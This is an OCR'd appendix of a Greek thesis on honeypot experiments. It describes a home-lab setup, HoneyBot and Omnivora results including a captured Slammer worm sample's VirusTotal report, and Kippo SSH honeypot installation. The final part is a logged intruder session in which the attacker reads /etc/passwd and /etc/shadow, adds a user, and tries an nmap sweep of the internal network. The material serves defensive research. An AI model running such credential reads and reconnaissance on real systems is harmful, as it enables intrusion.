
Ακόμη απενεργοποιούμε το default site: a2dissite default, όπως επίσης και το IPv6 με την εντολή:

echo "blacklist ipv6" >> /etc/modprobe.d/blacklist

Τέλος, κάνουμε restart τον apache server (sudo /etc/init.d/apache2 restart).

Παράρτημα 4

Παρακάτω παρουσιάζουμε την δικτυακή τοπολογία στην οποία έλαβαν χώρα τα πειράματα που αφορούσαν το Home Lab δίκτυο:




Τα πειράματα έγιναν στο Home Lab, χρησιμοποιώντας Virtual Box (v.4) όπου και δημιουργήθηκε ένα Windows XP SP2 σύστημα. Για να είναι το BOX προσβάσιμο χρησιμοποιήθηκε ένα home "DMZ" (ο όρος δεν αναφέρεται στο κλασικό μοντέλο αποστρατικοποιημένης ζώνης) . Συγκεκριμένα μέσω του router έγιναν οι κατάλληλες ρυθμίσεις ώστε όλες οι πόρτες του VM να είναι προσβάσιμες από το Διαδίκτυο. Ταυτόχρονα όλη η κίνηση που ερχόταν στην πόρτα 22 (SSH) γινόταν forward στην πόρτα 2222 ενός SSH Honeypot στο οποίο λειτουργούσε το Kippo (βλέπε 2.12).

Παράρτημα 5

Ακολουθούν τα αποτελέσματα κάποιων πειραμάτων σε Windows συστήματα (η τοπολογία του πειράματος παρουσιάζεται στο παράρτημα 4).


HoneyBot




Το HoneyBot λειτούργησε για διάστημα 24 περίπου ωρών, μέσα στο οποίο δέχθηκε επιθέσεις σε 16 διαφορετικές πόρτες, από 65 διαφορετικά συστήματα (διαφορετικές IP διευθύνσεις). Ωστόσο δεν κατάφερε να αποθηκεύσει κάποιο malware αρχείο.

Omnivora

Το Omnivora λειτούργησε για διάστημα 24 περίπου ωρών, μέσα στο οποίο δέχθηκε ποικίλες επιθέσεις.



Αξιοσημείωτο είναι το γεγονός ότι κατάφερε να αποθηκεύσει malware αρχεία, που περιείχαν το win32.Slammer worm. Το αρχείο ανέβηκε και στο VirusTotal τα αποτελέσματα του οποίου φαίνονται παρακάτω. Όπως παρατηρούμε το αρχείο ανιχνεύτηκε από τα περισσότερα αντιϊκά προγράμματα.


winXp [Running] - Oracle VM VirtualBox
Machine Devices Help
VirusTotal - Free Online Vir...
www.virustotal.com/file-scan/report.html?id=4f2286414f474843eb1e4599185e31d51c5b4aefd
Αυτή η σελίδα είναι στα Αγγλικά Θέλετε να τη μεταφράσετε; Μετάφραση Όχι Επιλογές
VIRUS TOTAL
Virustotal is a service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...
0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.
VT Community
not reviewed
Safety score: -
File name: 4F2286414F474843EB1E4599185E31D51C5B4AEFDE63B4DC5A850A39[...].bin
Submission date: 2011-01-28 17:41:40 (UTC)
Current status: finished
Result: 35/ 43 (81.4%)
Compact
Print results
Antivirus Version Last Update Result
AhnLab-V3 2011.01.27.01 2011.01.27 -
AntiVir 7.11.2.31 2011.01.28 Worm/Sql.Slammer.dmp
Antiy-AVL 2.0.3.7 2011.01.28 Worm/Win32.Slammer
Avast 4.8.1351.0 2011.01.28 Win32:SQLSlammer
start
omnivora
sha256
VirusTotal - Free Onli...
7:44 PM
Right Ctrl

Παράρτημα 6

Το Kippo εγκαταστάθηκε σε ένα Ubuntu 9 VM (στην τοπολογία που παρουσιάσαμε στο Παράρτημα 4), και όλη η κίνηση που ερχόταν στην πόρτα 22 του router γινόταν forward στην πόρτα 2222 του SSH Honeypot.

Η εγκατάσταση του προγράμματος είναι ιδιαίτερα απλή. Αναλυτικότερα χρειάζονται κάποια dependencies τα οποία εγκαθιστούμε μέσω του apt:

sudo apt-get install python-twisted

Επίσης, εγκαταστήσαμε το subversion ώστε να λάβουμε την τελευταία έκδοση του Kippo:

sudo apt-get install subversion

Λαμβάνουμε το Kippo (μέσω του svn):

svn checkout http://kippo.googlecode.com/svn/trunk/ /opt/kippo-svn

(Η έκδοση που χρησιμοποιήσαμε ήταν η 186)

Το βασικό αρχείο ρυθμίσεων είναι το Kippo.cfg. Σε αυτό εκτός των άλλων μπορούμε να ρυθμίσουμε το hostname (αλλάξαμε το default sales σε webserver), καθώς και τον root password (ο default είναι 123456).

Το πρόγραμμα ξεκινά απλά με την εντολή ./start.sh (σημειώνεται ότι για να λειτουργήσει σωστά ΔΕΝ πρέπει να το εκτελέσουμε ως superuser αλλά ως απλός χρήστης).

Τα logs είναι στον αντίστοιχο φάκελο (log), ενώ όλες οι επιτυχείς συνδέσεις (root) καταγράφονται στον υποφάκελο tty.

Τέλος, μετά την εκτέλεση του είναι θεμιτός ένας έλεγχος, ότι πράγματι το πρόγραμμα ακούει στην πόρτα 2222, ο οποίος μπορεί για παράδειγμα με την εντολή: sudo netstat –tcp –listening –n –p.

Παρακάτω ακολουθούν τα όσα κατέγραψε το πρόγραμμα στο πιο ενδιαφέρον session που υπήρξε στο honeypot μας (δυστυχώς δεν υπήρξαν πολλά εκτός από αρκετές πετυχημένες ή μη brute force επιθέσεις[*]).

Από τα παρακάτω ενδιαφέρον παρουσιάζει η προσπάθεια του επιτιθέμενου να διαβάσει τα αρχεία /etc/passwd και /etc/shadow. Επίσης, βλέπουμε πως αφού ο cracker χρησιμοποίησε την ifconfig για να ελέγξει την τοπολογία του δικτύου, προσπάθησε να εγκαταστήσει το δικτυακό εργαλείο Nmap για να βρει περαιτέρω τρωτά σημεία του εσωτερικού δικτύου. Δυστυχώς ο επιτιθέμενος διέκοψε αρκετά σύντομα την επίθεση του.

```
webserver:~# whoami
root
webserver:~# pwd
/root
webserver:~# ls
webserver:~# ls –ls

drwxr-xr-x 1 root root 4096 2011-02-02 20:30 .
drwxr-xr-x 1 root root 4096 2011-02-02 20:30 ..
drwxr-xr-x 1 root root 4096 2009-11-06 13:16 .debtags
-rw------- 1 root root 5515 2009-11-20 11:08 .viminfo
drwx------ 1 root root 4096 2009-11-06 13:13 .aptitude
-rw-r--r-- 1 root root  140 2009-11-06 13:09 .profile
-rw-r--r-- 1 root root  412 2009-11-06 13:09 .bashrc

webserver:~# cd ..
webserver:/# ls

sys      bin      mnt      media     vmlinuz   opt      cdrom
selinux  tmp      proc     sbin      etc       dev      srv
initrd.img lib    home     var       usr       boot     root
lost+found

webserver:/# cd /etc
webserver:/etc# ls

services            magic.mime          network
python2.5           adjtime             mailcap
shadow-             modules             debian_version
ld.so.conf.d        passwd              localtime
hosts               rc4.d               rcS.d
logrotate.d         securetty           mtab
mime.types          sysctl.d            environment
inputrc             initramfs-tools     modprobe.d
debconf.conf        security            vim
ssh                 resolv.conf         skel
gshadow-            dpkg                udev
scsi_id.config      rc6.d               ld.so.cache
rc5.d               apt                 networks
opt                 group               inittab
issue               default             issue.net
mailcap.order       dhcp3               pam.conf
hosts.deny          rc.local            python
nsswitch.conf       rsyslog.conf        wgetrc
motd.tail           mke2fs.conf         rc1.d
sysctl.conf         rmt                 ld.so.conf
group-              rc3.d               adduser.conf
```

```
init.d              hosts.allow         gshadow
cron.daily          alternatives        hostname
bash.bashrc         rc0.d               pam.d
gai.conf            timezone            deluser.conf
lsb-base            passwd-             rpc
magic               kernel-img.conf     motd
shadow              protocols           bash_completion.d
host.conf           rc2.d               profile
X11                 bindresvport.blacklist rsyslog.d
fstab               login.defs          shells
terminfo

webserver:/etc# cat passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
richard:x:1000:1000:richard,,,:/home/richard:/bin/bash
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
webserver:/etc# cat /etc/shadow
webserver:/etc# ls

services            magic.mime          network
python2.5           adjtime             mailcap
shadow-             modules             debian_version
ld.so.conf.d        passwd              localtime
hosts               rc4.d               rcS.d
logrotate.d         securetty           mtab
mime.types          sysctl.d            environment
inputrc             initramfs-tools     modprobe.d
debconf.conf        security            vim
ssh                 resolv.conf         skel
gshadow-            dpkg                udev
scsi_id.config      rc6.d               ld.so.cache
rc5.d               apt                 networks
opt                 group               inittab
issue               default             issue.net
mailcap.order       dhcp3               pam.conf
hosts.deny          rc.local            python
nsswitch.conf       rsyslog.conf        wgetrc
motd.tail           mke2fs.conf         rc1.d
```

```
sysctl.conf          rmt                ld.so.conf
group-               rc3.d              adduser.conf
init.d               hosts.allow        gshadow
cron.daily           alternatives       hostname
bash.bashrc          rc0.d              pam.d
gai.conf             timezone           deluser.conf
lsb-base             passwd-            rpc
magic                kernel-img.conf    motd
shadow               protocols          bash_completion.d
host.conf            rc2.d              profile
X11                  bindresvport.blacklist rsyslog.d
fstab                login.defs         shells
terminfo
webserver:/etc# ls –la

drwxr-xr-x 1 root root  4096 2011-02-02 20:30 .
drwxr-xr-x 1 root root  4096 2011-02-02 20:30 ..
-rw-r--r-- 1 root root 18480 2009-11-06 13:09 services
-rw-r--r-- 1 root root   111 2009-11-08 17:45 magic.mime
drwxr-xr-x 1 root root  4096 2009-11-06 13:10 network
drwxr-xr-x 1 root root  4096 2009-11-08 17:45 python2.5
-rw-r--r-- 1 root root    45 2009-11-20 10:19 adjtime
-rw-r--r-- 1 root root  1724 2009-11-08 17:45 mailcap
-rw------- 1 root root   625 2009-11-08 17:47 shadow-
-rw-r--r-- 1 root root   253 2009-11-06 13:10 modules
-rw-r--r-- 1 root root     6 2009-11-06 13:15 debian_version
drwxr-xr-x 1 root root  4096 2009-11-06 13:09 ld.so.conf.d
-rw-r--r-- 1 root root   866 2009-11-08 17:47 passwd
-rw-r--r-- 1 root root  3519 2009-11-06 13:15 localtime
-rw-r--r-- 1 root root   261 2009-11-06 13:10 hosts
drwxr-xr-x 1 root root  4096 2009-11-08 17:47 rc4.d
drwxr-xr-x 1 root root  4096 2009-11-08 17:35 rcS.d
drwxr-xr-x 1 root root  4096 2009-11-08 17:32 logrotate.d
-rw-r--r-- 1 root root  1287 2009-11-06 13:08 securetty
-rw-r--r-- 1 root root   311 2009-11-20 10:19 mtab
-rw-r--r-- 1 root root 21373 2009-11-08 17:45 mime.types
drwxr-xr-x 1 root root  4096 2009-11-06 13:08 sysctl.d
-rw------- 1 root root     0 2009-11-06 13:09 .pwd.lock
-rw-r--r-- 1 root root     0 2009-11-06 13:09 environment
-rw-r--r-- 1 root root  1723 2009-11-06 13:10 inputrc
drwxr-xr-x 1 root root  4096 2009-11-06 13:10 initramfs-tools
drwxr-xr-x 1 root root  4096 2009-11-06 13:16 modprobe.d
-rw-r--r-- 1 root root  2969 2009-11-06 13:08 debconf.conf
drwxr-xr-x 1 root root  4096 2009-11-06 13:15 security
drwxr-xr-x 1 root root  4096 2009-11-06 13:10 vim
drwxr-xr-x 1 root root  4096 2009-11-08 17:47 ssh
-rw-r--r-- 1 root root    64 2009-11-20 10:20 resolv.conf
drwxr-xr-x 1 root root  4096 2009-11-06 13:09 skel
-rw------- 1 root root   452 2009-11-08 17:46 gshadow-
drwxr-xr-x 1 root root  4096 2009-11-06 13:09 dpkg
drwxr-xr-x 1 root root  4096 2009-11-06 13:16 udev
-rw-r--r-- 1 root root   666 2009-11-06 13:10 scsi_id.config
drwxr-xr-x 1 root root  4096 2009-11-06 13:10 rc6.d
-rw-r--r-- 1 root root  8416 2009-11-08 17:46 ld.so.cache
drwxr-xr-x 1 root root  4096 2009-11-08 17:47 rc5.d
drwxr-xr-x 1 root root  4096 2009-11-06 13:22 apt
-rw-r--r-- 1 root root    60 2009-11-06 13:09 networks
```

```
drwxr-xr-x 1 root root  4096 2009-11-06 13:09 opt
-rw-r--r-- 1 root root   545 2009-11-08 17:46 group
-rw-r--r-- 1 root root  2008 2009-11-06 13:09 inittab
-rw-r--r-- 1 root root    28 2009-11-06 13:08 issue
drwxr-xr-x 1 root root  4096 2009-11-08 17:46 default
-rw-r--r-- 1 root root    21 2009-11-06 13:08 issue.net
-rw-r--r-- 1 root root   449 2009-11-08 17:45 mailcap.order
drwxr-xr-x 1 root root  4096 2009-11-06 13:16 dhcp3
-rw-r--r-- 1 root root   552 2009-11-06 13:08 pam.conf
-rw-r--r-- 1 root root   878 2009-11-06 13:10 hosts.deny
-rwxr-xr-x 1 root root   306 2009-11-06 13:09 rc.local
drwxr-xr-x 1 root root  4096 2009-11-08 17:45 python
-rw-r--r-- 1 root root   475 2009-11-06 13:09 nsswitch.conf
-rw-r--r-- 1 root root  2565 2009-11-06 13:10 rsyslog.conf
-rw-r--r-- 1 root root  4221 2009-11-06 13:10 wgetrc
-rw-r--r-- 1 root root   286 2009-11-06 13:09 motd.tail
-rw-r--r-- 1 root root   803 2009-11-06 13:08 mke2fs.conf
drwxr-xr-x 1 root root  4096 2009-11-08 17:47 rc1.d
-rw-r--r-- 1 root root  2275 2009-11-06 13:08 sysctl.conf
-rwxr-xr-x 1 root root   268 2009-11-06 13:08 rmt
-rw-r--r-- 1 root root    34 2009-11-06 13:09 ld.so.conf
-rw------- 1 root root   534 2009-11-08 17:46 group-
drwxr-xr-x 1 root root  4096 2009-11-08 17:47 rc3.d
-rw-r--r-- 1 root root  2986 2009-11-08 17:46 adduser.conf
drwxr-xr-x 1 root root  4096 2009-11-08 17:46 init.d
-rw-r--r-- 1 root root   579 2009-11-06 13:10 hosts.allow
-rw-r----- 1 root 42   460 2009-11-08 17:46 gshadow
drwxr-xr-x 1 root root  4096 2009-11-08 17:33 cron.daily
drwxr-xr-x 1 root root  4096 2009-11-08 17:46 alternatives
-rw-r--r-- 1 root root     6 2009-11-06 13:10 hostname
-rw-r--r-- 1 root root  1453 2009-11-06 13:08 bash.bashrc
drwxr-xr-x 1 root root  4096 2009-11-06 13:10 rc0.d
drwxr-xr-x 1 root root  4096 2009-11-08 17:46 pam.d
-rw-r--r-- 1 root root  2689 2009-11-06 13:08 gai.conf
-rw-r--r-- 1 root root    17 2009-11-06 13:15 timezone
-rw-r--r-- 1 root root   600 2009-11-08 17:46 deluser.conf
drwxr-xr-x 1 root root  4096 2009-11-06 13:08 lsb-base
-rw------- 1 root root   866 2009-11-08 17:47 passwd-
-rw-r--r-- 1 root root   887 2009-11-06 13:09 rpc
-rw-r--r-- 1 root root   111 2009-11-08 17:45 magic
-rw-r--r-- 1 root root   240 2009-11-06 13:22 kernel-img.conf
-rwxrwxrwx 1 root root    13 2009-11-06 13:09 motd
-rw-r----- 1 root 42   625 2009-11-08 17:47 shadow
-rw-r--r-- 1 root root  2626 2009-11-06 13:09 protocols
drwxr-xr-x 1 root root  4096 2009-11-08 17:44 bash_completion.d
-rw-r--r-- 1 root root     9 2009-11-06 13:08 host.conf
drwxr-xr-x 1 root root  4096 2009-11-08 17:47 rc2.d
-rw-r--r-- 1 root root   475 2009-11-06 13:09 profile
drwxr-xr-x 1 root root  4096 2009-11-08 17:46 X11
-rw-r--r-- 1 root root   332 2009-11-06 13:08 bindresvport.blacklist
drwxr-xr-x 1 root root  4096 2009-11-06 13:09 rsyslog.d
-rw-r--r-- 1 root root   455 2009-11-06 13:10 fstab
-rw-r--r-- 1 root root 10879 2009-11-06 13:08 login.defs
-rw-r--r-- 1 root root   155 2009-11-06 13:09 shells
drwxr-xr-x 1 root root  4096 2009-11-06 13:09 terminfo
```

```
webserver:/etc# cat motd
webserver:/etc# cat shadow
webserver:/etc# cat host.
bash: cat: host.: No such file or directory
webserver:/etc# cat host.conf
webserver:/etc# adduser
adduser: Only one or two names allowed.
webserver:/etc# adduser myusr

Adding user `myusr' ...
Adding new group `myusr' (1001) ...
Adding new user `myusr' (1001) with group `myusr' ...
Creating home directory `/home/myusr' ...
Copying files from `/etc/skel' ...
Password:
Password again:

Changing the user information for myusr
Enter the new value, or press ENTER for the default
        Username []: no
        Full Name []:
Must enter a value!
        Full Name []:
Must enter a value!
        Full Name []:
Must enter a value!
        Full Name []: nouser
        Room Number []:
Must enter a value!
        Room Number []: 1
        Work Phone []: 3
        Home Phone []: 1
        Mobile Phone []: 1
        Country []:
Must enter a value!
        Country []: 1
        City []: 2
        Language []: 3
        Favorite movie []: 4
        Other []:
Must enter a value!
        Other []: noother
Is the information correct? [Y/n] Y
Ok, starting over

Changing the user information for myusr
Enter the new value, or press ENTER for the default
        Username []: ^C

webserver:/etc# ls

services            magic.mime          network
python2.5           adjtime             mailcap
shadow-             modules             debian_version
ld.so.conf.d        passwd              localtime
hosts               rc4.d               rcS.d
logrotate.d         securetty           mtab
```

```
mime.types          sysctl.d            environment
inputrc             initramfs-tools     modprobe.d
debconf.conf        security            vim
ssh                 resolv.conf         skel
gshadow-            dpkg                udev
scsi_id.config      rc6.d               ld.so.cache
rc5.d               apt                 networks
opt                 group               inittab
issue               default             issue.net
mailcap.order       dhcp3               pam.conf
hosts.deny          rc.local            python
nsswitch.conf       rsyslog.conf        wgetrc
motd.tail           mke2fs.conf         rc1.d
sysctl.conf         rmt                 ld.so.conf
group-              rc3.d               adduser.conf
init.d              hosts.allow         gshadow
cron.daily          alternatives        hostname
bash.bashrc         rc0.d               pam.d
gai.conf            timezone            deluser.conf
lsb-base            passwd-             rpc
magic               kernel-img.conf     motd
shadow              protocols           bash_completion.d
host.conf           rc2.d               profile
X11                 bindresvport.blacklist rsyslog.d
fstab               login.defs          shells
terminfo

webserver:/etc# ls passwd
webserver:/etc# cat passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
richard:x:1000:1000:richard,,,:/home/richard:/bin/bash
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin

webserver:/etc# cat passwd|grep myu
bash: cat: passwd|grep: No such file or directory
webserver:/etc# grep
bash: grep: command not found
webserver:/etc# ifconfig
```

```
eth0      Link encap:Ethernet  HWaddr 00:4c:a8:ab:32:f4
          inet addr:10.98.55.4  Bcast:10.98.55.255  Mask:255.255.255.0
          inet6 addr: fe80::21f:c6ac:fd44:24d7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:84045991 errors:0 dropped:0 overruns:0 frame:0
          TX packets:103776307 errors:0 dropped:0 overruns:0 carrier:2
          collisions:0 txqueuelen:1000
          RX bytes:50588302699 (47.1 GiB)  TX bytes:97318807157 (90.6 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:308297 errors:0 dropped:0 overruns:0 frame:0
          TX packets:308297 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:355278106 (338.8 MiB)  TX bytes:355278106 (338.8 MiB)

webserver:/etc# nmap -sP 10.98.55.1-255
bash: nmap: command not found

webserver:/etc# wget http://nmap.org/dist/nmap-5.50.tar.bz2

--2011-02-02 20:39:25--  http://nmap.org/dist/nmap-5.50.tar.bz2
Connecting to nmap.org:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16877762 (16M) [application/x-bzip2]
Saving to: `nmap-5.50.tar.bz2

100%[======================================>] 16,877,762   310K/s  eta 0s

2011-02-02 20:40:19 (310 KB/s) - `nmap-5.50.tar.bz2' saved [16877762/16877762]
webserver:/etc# bzip2 -cd nmap-5.50.tar.bz2 | tar xvf -
bash: bzip2: command not found
```

(Σημειώνεται ότι το αρχείο nmap-5.50.tar.bz2 αποθηκεύτηκε από το Kippo για περαιτέρω ανάλυση – αν και πρόκειται απλά για το γνωστό δικτυακό εργαλείο και όχι κάτι νέο).

Παράρτημα 7

